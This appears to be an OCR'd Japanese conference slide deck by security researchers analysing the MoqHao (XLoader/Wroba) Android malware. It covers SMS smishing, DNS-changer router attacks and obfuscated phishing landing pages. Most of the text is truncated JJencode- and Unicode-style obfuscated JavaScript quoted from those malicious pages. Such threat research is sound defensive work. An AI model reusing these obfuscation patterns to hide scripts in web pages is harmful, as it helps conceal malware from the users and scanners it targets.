従来の攻撃プラットフォームがモバイルに変わりつつある現状と要因について

二関 学

CSIRT/T&Sエンジニア

石丸 傑

Kaspersky GReAT
セキュリティリサーチャー

Contents

※MoqHao (McAfee), XLoader (Trend Micro), Wroba (Kaspersky)

Overview

自己紹介

二関 学
CSIRT/T&Sエンジニア

石丸 傑
Kaspersky GReAT
セキュリティリサーチャー

MoqHaoマルウェアとは(タイムライン)


ブラウザに偽装し拡散
韓国でブラウザに偽装しSMS経由で拡散
Trend Microは、MoqHao(XLoader)の背後には中国系犯罪グループの **Yanbian Gang**がいると指摘

ブラウザ、宅配業者等に偽装し拡散
ブラウザや宅配業者、ギャンブル系のアプリに偽装し、SMS経由で拡散
2021年現在、ターゲットは日本、韓国、台湾、ドイツ、フランス、オランダ、トルコ、アメリカなど

2017

2018

2019




ルーターの設定改ざん攻撃
(DNSチェンジャー)
脆弱なルーターの設定を改ざんし、使用する DNSサーバーを悪性の DNSサーバーに変更
被害者が特定のドメインにアクセスすると、偽のサイトに誘導されて、MoqHaoをダウンロードさせられる
日本を含め世界中に被害が拡散

ref: https://www.trendmicro.com/en_us/research/18/k/a-look-into-the-connection-between-xloader-and-fakespy-and-their-possible-ties-with-the-yanbian-gang.html

Landingページ解析

MoqHaoマルウェア + フィッシング



JSベースの難読化

jQueryベースobfuscation

```
<script src="aas.js"></script>

<script language =javascript>
jziwawhkavd=~[];jziwawhkavd={___:++jziwawhkavd,$$$$:(![]+"")[jziwawhkavd],__$:++jziwawhkavd,$_$_:(![]+"")[jziwawhkavd],_$_:++jziwawhkavd,$_$$:({}+"")[jziwawhkav
d],$$_$:(jziwawhkavd[jziwawhkavd]+"")[jziwawhkavd],_$$:++jziwawhkavd,$$$_:(!""+"")[jziwawhkavd],$__:++jziwawhkavd,$_$:++jziwawhkavd,$$__:({}+"")[jziwawhkav
d],$$_:++jziwawhkavd,$$$:++jziwawhkavd,$___:++jziwawhkavd,$__$:++jziwawhkavd};jziwawhkavd.$_=(jziwawhkavd.$_=jziwawhkavd+"")[jziwawhkavd.$_$]+(jziwawhkavd._
$=jziwawhkavd.$_[jziwawhkavd.__$])+(jziwawhkavd.$$=(jziwawhkavd.$+"")[jziwawhkavd.__$])+((!jziwawhkavd)+"")[jziwawhkavd._$$]+(jziwawhkavd.__=jziwawhkavd.$_[jziw
awhkavd.$$_])+(jziwawhkavd.$=(!""+"")[jziwawhkavd.__$])+(jziwawhkavd._=(!""+"")[jziwawhkavd._$_])+jziwawhkavd.$_[jziwawhkavd.$_$]+jziwawhkavd.__+jziwawhkavd._
$+jziwawhkavd.$;jziwawhkavd.$$=jziwawhkavd.$+(!""+"")[jziwawhkavd._$$]+jziwawhkavd.__+jziwawhkavd._+jziwawhkavd.$+jziwawhkavd.$$;jziwawhkavd.$=(jziwawhkavd.__
_)[jziwawhkavd.$_][jziwawhkavd.$_];jziwawhkavd.$(jziwawhkavd.$(jziwawhkavd.$$+"\""+"\\"+jziwawhkavd.__$+jziwawhkavd.$$_+jziwawhkavd.$$_+jziwawhkavd.$_$_
+"\\"+jziwawhkavd.__$+jziwawhkavd.$$_+jziwawhkavd._$_+"\\"+jziwawhkavd.$__+jziwawhkavd.___+jziwawhkavd.$$_$+"\\"+jziwawhkavd.__$+jziwawhkavd._$_+jziwawhk
avd.$$_+"\\"+jziwawhkavd.__$+jziwawhkavd.$$_+jziwawhkavd.$$$+"\\"+jziwawhkavd.__$+jziwawhkavd._$_+jziwawhkavd.$$$+jziwawhkavd._$+"\\"+jziwawhkavd.__$+jziw
awhkavd.__$+jziwawhkavd.$$_+"\\"+jziwawhkavd.__$+jziwawhkavd.$_$+jziwawhkavd.___+"\\"+jziwawhkavd.__$+jziwawhkavd._$_+jziwawhkavd._$$+jziwawhkavd.__
+"\\"+jziwawhkavd.__$+jziwawhkavd.___+jziwawhkavd.$$_+"\\"+jziwawhkavd.__$+jziwawhkavd.$$_+jziwawhkavd._$$+"\\"+jziwawhkavd.__$+jziwawhkavd._$$+jziwawhkav
d.___+jziwawhkavd.$_$$+"\\"+jziwawhkavd.$__+jziwawhkavd.___+"=\\"+jziwawhkavd.$__+jziwawhkavd.___+"{\\"+jziwawhkavd.__$+jziwawhkavd._$_+"\\"+jziwawhkavd._
_$+jziwawhkavd.__$+"\\"+jziwawhkavd.__$+jziwawhkavd.__$+"\\"+jziwawhkavd.__$+jziwawhkavd.__$+jziwawhkavd.$_$_+"\\"+jziwawhkavd.__$+jziwawhkavd.___+jziwaw
hkavd.__$+jziwawhkavd.$$_$+"\\"+jziwawhkavd.__$+jziwawhkavd.___+jziwawhkavd.$$_+"\\"+jziwawhkavd.__$+jziwawhkavd.$$_+jziwawhkavd.$$_+"\\"+jziwawhkavd.__
$+jziwawhkavd.__$+jziwawhkavd.$$$+"\\"+jziwawhkavd.__$+jziwawhkavd.$$$+jziwawhkavd._$_+"\\"+jziwawhkavd.__$+jziwawhkavd.__$+jziwawhkavd.$__+"\\"+jziwawhk
avd.__$+jziwawhkavd.$$_+jziwawhkavd.__$+"\\"+jziwawhkavd.__$+jziwawhkavd._$_+jziwawhkavd.$_$+jziwawhkavd.$$$_+"\\"+jziwawhkavd.__$+jziwawhkavd.___+jziwaw
hkavd.__$+"\\"+jziwawhkavd.__$+jziwawhkavd.$$_+jziwawhkavd._$_+"\\"+jziwawhkavd.__$+jziwawhkavd.__$+jziwawhkavd._$_+jziwawhkavd._$+"\\"+jziwawhkavd.__$+jz
iwawhkavd.__$+jziwawhkavd.$__+"\\"+jziwawhkavd.__$+jziwawhkavd.$$_+jziwawhkavd.___+"\\"+jziwawhkavd.__$+jziwawhkavd._$_+jziwawhkavd._$$+jziwawhkav
d.$$$$+"\\"+jziwawhkavd.__$+jziwawhkavd.___+jziwawhkavd.__$+"\\"+jziwawhkavd.__$+jziwawhkavd.$$_+jziwawhkavd._$_+"\\"+jziwawhkavd.__$+jziwawhkavd.___+jziw
awhkavd.$__+"\\"+jziwawhkavd.__$+jziwawhkavd.$_$+jziwawhkavd.___+"\\"+jziwawhkavd.__$+jziwawhkavd._$$+jziwawhkavd._$_+"\\"+jziwawhkavd.__$+jziwawhkav
d.$$$+jziwawhkavd.___+"\\"+jziwawhkavd.__$+jziwawhkavd.__$+jziwawhkavd.$$$+"\\"+jziwawhkavd.__$+jziwawhkavd.$$_+jziwawhkavd._$$+"\\"+jziwawhkavd.__$+jziwa
whkavd.___+jziwawhkavd.$__+"\\"+jziwawhkavd.__$+jziwawhkavd.$$_+jziwawhkavd.$$$+"\\"+jziwawhkavd.__$+jziwawhkavd.__$+jziwawhkavd.$_$+"\\"+jziwawhkavd.__
$+jziwawhkavd.$$_+jziwawhkavd._$$+"\\"+jziwawhkavd.__$+jziwawhkavd.___+jziwawhkavd._$$+jziwawhkavd._+"\\"+jziwawhkavd.__$+jziwawhkavd.__$+jziwawhkavd.$_
$+"\\"+jziwawhkavd.__$+jziwawhkavd.$_$+jziwawhkavd._$$+"\\"+jziwawhkavd.__$+jziwawhkavd.__$+jziwawhkavd._$_+"\\"+jziwawhkavd.__$+jziwawhkavd.$_$+jziwawhk
```

JSベースの難読化


```
<script src="tffed.js"></script>
```

Unicodeベースobfuscation

```
<script language =javascript>
汗葱盗倒猿毘誑ト=~[];汗葱盗倒猿毘誑ト={___:++汗葱盗倒猿毘誑ト,湿気湿気湿気湿気:(![]+"")[汗葱盗倒猿毘誑ト],__湿気:++汗葱盗倒猿毘誑ト,湿気_湿気_:(![]+"")[汗葱盗倒猿毘誑ト],_湿気_:++汗葱盗倒猿毘誑ト,湿気_湿気湿気
:({}+"")[汗葱盗倒猿毘誑ト],湿気湿気_湿気:(汗葱盗倒猿毘誑ト[汗葱盗倒猿毘誑ト]+"")[汗葱盗倒猿毘誑ト],_湿気湿気:++汗葱盗倒猿毘誑ト,湿気湿気湿気_:(!""+"")[汗葱盗倒猿毘誑ト],湿気__:++汗葱盗倒猿毘誑ト,湿気_湿気:++汗
葱盗倒猿毘誑ト,湿気湿気__:({}+"")[汗葱盗倒猿毘誑ト],湿気湿気_:++汗葱盗倒猿毘誑ト,湿気湿気湿気:++汗葱盗倒猿毘誑ト,湿気___:++汗葱盗倒猿毘誑ト,湿気__湿気:++汗葱盗倒猿毘誑ト};汗葱盗倒猿毘誑ト.湿気_=(汗葱盗倒猿毘誑
ト.湿気_=汗葱盗倒猿毘誑ト+"")[汗葱盗倒猿毘誑ト.湿気_湿気]+(汗葱盗倒猿毘誑ト._湿気=汗葱盗倒猿毘誑ト.湿気_[汗葱盗倒猿毘誑ト.__湿気])+(汗葱盗倒猿毘誑ト.湿気湿気=(汗葱盗倒猿毘誑ト.湿気+"")[汗葱盗倒猿毘誑ト.__湿気])+
((!汗葱盗倒猿毘誑ト)+"")[汗葱盗倒猿毘誑ト._湿気湿気]+(汗葱盗倒猿毘誑ト.__=汗葱盗倒猿毘誑ト.湿気_[汗葱盗倒猿毘誑ト.湿気湿気_])+(汗葱盗倒猿毘誑ト.湿気=(!""+"")[汗葱盗倒猿毘誑ト.__湿気])+(汗葱盗倒猿毘誑ト._=(!""
+"")[汗葱盗倒猿毘誑ト._湿気_])+汗葱盗倒猿毘誑ト.湿気_[汗葱盗倒猿毘誑ト.湿気_湿気]+汗葱盗倒猿毘誑ト.__+汗葱盗倒猿毘誑ト._湿気+汗葱盗倒猿毘誑ト.湿気;汗葱盗倒猿毘誑ト.湿気湿気=汗葱盗倒猿毘誑ト.湿気+(!""+"")[汗葱盗倒
猿毘誑ト._湿気湿気]+汗葱盗倒猿毘誑ト.__+汗葱盗倒猿毘誑ト._+汗葱盗倒猿毘誑ト.湿気+汗葱盗倒猿毘誑ト.湿気湿気;汗葱盗倒猿毘誑ト.湿気=(汗葱盗倒猿毘誑ト.___)[汗葱盗倒猿毘誑ト.湿気_][汗葱盗倒猿毘誑ト.湿気_];汗葱盗倒猿毘
誑ト.湿気(汗葱盗倒猿毘誑ト.湿気(汗葱盗倒猿毘誑ト.湿気湿気+"\""+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト.湿気湿気_+汗葱盗倒猿毘誑ト.湿気湿気_+汗葱盗倒猿毘誑ト.湿気_湿気_+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒
猿毘誑ト.湿気湿気_+汗葱盗倒猿毘誑ト._湿気_+"\\"+汗葱盗倒猿毘誑ト.湿気__+汗葱盗倒猿毘誑ト.___+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト.湿気_湿気+汗葱盗倒猿毘誑ト.湿気湿気_+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗
倒猿毘誑ト.湿気湿気_+汗葱盗倒猿毘誑ト._湿気湿気+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト.___+汗葱盗倒猿毘誑ト.湿気湿気湿気+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト.湿気湿気_+汗葱盗倒猿毘誑ト._湿気_
+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト.___+汗葱盗倒猿毘誑ト._湿気湿気+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト._湿気湿気+汗葱盗倒猿毘誑ト.__湿気+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト.湿気_湿
気+汗葱盗倒猿毘誑ト._湿気湿気+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト.___+汗葱盗倒猿毘誑ト.__湿気+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト._湿気_+汗葱盗倒猿毘誑ト.湿気_湿気+(![]+"")[汗葱盗倒猿毘誑ト.
_湿気_]+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト.___+汗葱盗倒猿毘誑ト.湿気湿気_+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト._湿気_+汗葱盗倒猿毘誑ト.湿気湿気湿気+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト
ト._湿気_+汗葱盗倒猿毘誑ト._湿気_+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト._湿気_+汗葱盗倒猿毘誑ト.湿気_湿気+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト.___+汗葱盗倒猿毘誑ト.__湿気+"\\"+汗葱盗倒猿毘誑ト.
__湿気+汗葱盗倒猿毘誑ト._湿気_+汗葱盗倒猿毘誑ト.湿気湿気湿気+汗葱盗倒猿毘誑ト.湿気湿気_湿気+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト.湿気__+汗葱盗倒猿毘誑ト.湿気湿気湿気+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒
猿毘誑ト.湿気湿気_+汗葱盗倒猿毘誑ト.___+汗葱盗倒猿毘誑ト.湿気湿気湿気湿気+(![]+"")[汗葱盗倒猿毘誑ト._湿気_]+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト.湿気湿気湿気+汗葱盗倒猿毘誑ト.__湿気+"\\"+汗葱盗倒猿毘誑ト.
__湿気+汗葱盗倒猿毘誑ト._湿気_+汗葱盗倒猿毘誑ト.__湿気+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト.湿気_湿気+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト.湿気湿気湿気+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト.
__湿気+汗葱盗倒猿毘誑ト.湿気湿気_+汗葱盗倒猿毘誑ト._湿気_+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト.___+汗葱盗倒猿毘誑ト.湿気__+(![]+"")[汗葱盗倒猿毘誑ト._湿気_]+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗
葱盗倒猿毘誑ト._湿気_+汗葱盗倒猿毘誑ト.__湿気+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト.___+汗葱盗倒猿毘誑ト.湿気__+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト.湿気湿気_+汗葱盗倒猿毘誑ト.___+"\\"+汗葱盗倒
猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト.湿気湿気_+汗葱盗倒猿毘誑ト.___+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト._湿気_+汗葱盗倒猿毘誑ト.湿気湿気湿気+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘
誑ト.湿気_湿気+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト._湿気_+汗葱盗倒猿毘誑ト.___+汗葱盗倒猿毘誑ト.__+"=\\"+汗葱盗倒猿毘誑ト.湿気__+汗葱盗倒猿毘誑ト.___
+"{\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト._湿気_+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト.__湿気+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト.__湿気+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト.__
湿気+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト._湿気_+汗葱盗倒猿毘誑ト._湿気湿気+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト._湿気_+汗葱盗倒猿毘誑ト.湿気湿気湿気+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト.
湿気__+汗葱盗倒猿毘誑ト.湿気湿気湿気+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト.湿気湿気_+汗葱盗倒猿毘誑ト._湿気_+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト.__湿気+"\\"+汗葱盗倒
猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト._湿気_+汗葱盗倒猿毘誑ト.湿気湿気湿気+汗葱盗倒猿毘誑ト._湿気_+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト.湿気_湿気+汗葱盗倒猿毘誑ト.湿気_湿気_+"\\"+汗葱盗倒
猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト._湿気_+汗葱盗倒猿毘誑ト.__湿気+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト._湿気_+汗葱盗倒猿毘誑ト.__湿気+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト.__湿気+"\\"+汗葱盗倒猿毘誑ト.
湿気湿気湿気+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト.___+汗葱盗倒猿毘誑ト._湿気_+汗葱盗倒猿毘誑ト.__+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト.湿気_湿気+汗葱盗倒猿毘誑ト._湿気_+"\\"+汗葱盗倒猿毘誑ト.__
湿気+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト.__湿気+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト.湿気湿気_+汗葱盗倒猿毘誑ト.湿気湿気湿気+"\\"+汗葱盗倒猿毘誑ト.__湿気+汗葱盗倒猿毘誑ト.湿気湿気湿気+汗葱盗倒猿毘誑ト
```

JSベースの難読化

aaencode obfuscation




JSベースの難読化

